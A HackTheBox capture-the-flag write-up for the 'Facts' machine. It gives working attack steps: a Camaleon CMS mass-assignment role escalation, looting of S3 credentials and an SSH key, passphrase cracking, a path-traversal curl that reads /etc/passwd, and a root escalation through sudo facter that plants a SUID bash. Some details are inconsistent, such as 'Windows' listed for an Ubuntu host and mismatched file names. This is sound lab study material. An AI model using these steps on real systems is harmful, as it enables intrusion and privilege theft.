Facts | HackTheBox
Overview

| Title | Facts |
|---|---|
| Difficulty | Easy |
| Machine | Windows |
| Maker |  |
About Facts
Information Gathering
Scanned all TCP ports:
nmap -p- --min-rate 5000 -vv $IP -oA recon/nmap/ports
Nmap scan report for 10.129.245.101
Host is up, received conn-refused (0.31s latency).
Scanned at 2026-02-07 13:57:56 IST for 125s
Not shown: 46693 closed tcp ports (conn-refused), 18839 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
54321/tcp open  unknown syn-ack
Enumerated open TCP ports:
nmap -p22,80,54321 -sC -sV --min-rate 5000 $IP -oA recon/nmap/services
Nmap scan report for facts.htb (10.129.245.101)
Host is up (0.31s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: facts
54321/tcp open  http    Golang net/http server
|_http-title: Did not follow redirect to http://facts.htb:9001
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 1891E9EAF736568A
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 07 Feb 2026 08:35:23 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>1891E9EAF736568A</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 1891E9E626F16AE7
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 07 Feb 2026 08:35:03 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>1891E9E626F16AE7</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Sat, 07 Feb 2026 08:35:03 GMT
|_    Content-Length: 0
|_http-server-header: MinIO
Enumeration
Port 80 - HTTP (Nginx)

/admin
Account registration is enabled.

This is Camaleon CMS, Version - 2.9.0
But right now, our role is client.

This version of Camaleon CMS is vulnerable to privilege escalation via CVE-2025-2304 Found an exploit
Admin Privilege Escalation

This CVE is about a mass assignment vulnerability in the ruby source code. This is the controller code that is responsible for this vulnerability:
def updated_ajax
  @user = current_site.users.find(params[:user_id])
  update_session = current_user_is?(@user)

  @user.update(params.require(:password).permit!)
  render inline: @user.errors.full_messages.join(', ')

  # keep user logged in when changing their own password
  update_auth_token_in_cookie @user.auth_token if update_session && @user.saved_change_to_password_digest?
end
Since Rails 4, mass assignment is protected by default and you must explicitly define which parameters are allowed. But by using .permit! you allow any incoming data for the user object.
To exploit this we have to capture the change password request and add password[role]=admin to the HTTP body.
S3 bucket
Found aws credentials inside admin panel.

Add the credentials using aws configure.
aws s3 ls --endpoint http://facts.htb:54321
2025-09-11 17:36:52 internal
2025-09-11 17:36:52 randomfacts


Found ssh key inside the bucket internal
Exploitation
Cracking SSH key passphrase
If we cat the SSH key, we can see that no username is specified. We can use ssh-keygen with the -y flag to export the public key and determine the associated username.
ssh-keygen -yf id_ed25519

Use ssh2john to convert the ssh key into hash that can be cracked with john
ssh2john id_ed25519 > ssh.key
Now use john to crack the passphrase.
john key.ssh --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt


The username can be found using this passphrase.
ssh-keysign -p -f id_ed25519

And we can now use these information to ssh into the system

user.txt can be found inside user william
Initial Access (Unintended method)
There’s another way to get the username and ssh key from the machine by exploiting another CVE (which was supposedly patched in Camaleon CMS >= 2.8.1, but was still working in 2.9.0). With this exploit we can skip the entire AWS S3 path, and ssh directly into the trivia user.
The vulnerability is a path traversal in /admin/media/download_private_file tracked as CVE-2024-46987. With this attacker can enter arbitrary path in the file parameter and download that file.
curl -ik http://facts.htb/admin/media/download_private_file?file=../../../../../../etc/passwd
Privilege Escalation
Local Enumeration
sudo -l

The
factercommand-line interface (CLI) is a tool for gathering and displaying facts (system information) about a node (system). These facts, such as hardware details, network settings, and operating system information, are then used by the Puppet automation tool for conditional expressions in its manifests.
So basically facter is a cli tool that can be used to gather system information. It executes something called a fact, which is in fact just a ruby script, to get these informations. If we check the man page we can see that by using --custom-dir flag we can specify the location for a custom fact, this can be used to make the root user execute ruby scripts we create. Another way is to create an external fact, which can just a shell script. We can then use --external-dir to point to the directory where we put the shell script.
Privilege Escalation

Since writing a shell script is easier, we will just use create an external fact.
#!/bin/bash
cp /bin/bash /home/trivia/rootbash
chmod +s /home/trivia/rootbash
Create a facts directory and put this script inside it. Then we can use facter to execute the script.
sudo facter --external-dir . suid_gen
And we are root!

We could have also used a ruby script to create a custom fact and execute that insted:
Facter.add(:read_flag) do
  confine kernel: 'Linux'

  setcode do
    path = '/root/root.txt'

    if File.file?(path) && File.readable?(path)
      File.read(path)
    else
      nil
    end
  end
end
Then execute it by running:
sudo facter --custom-dir . read_flag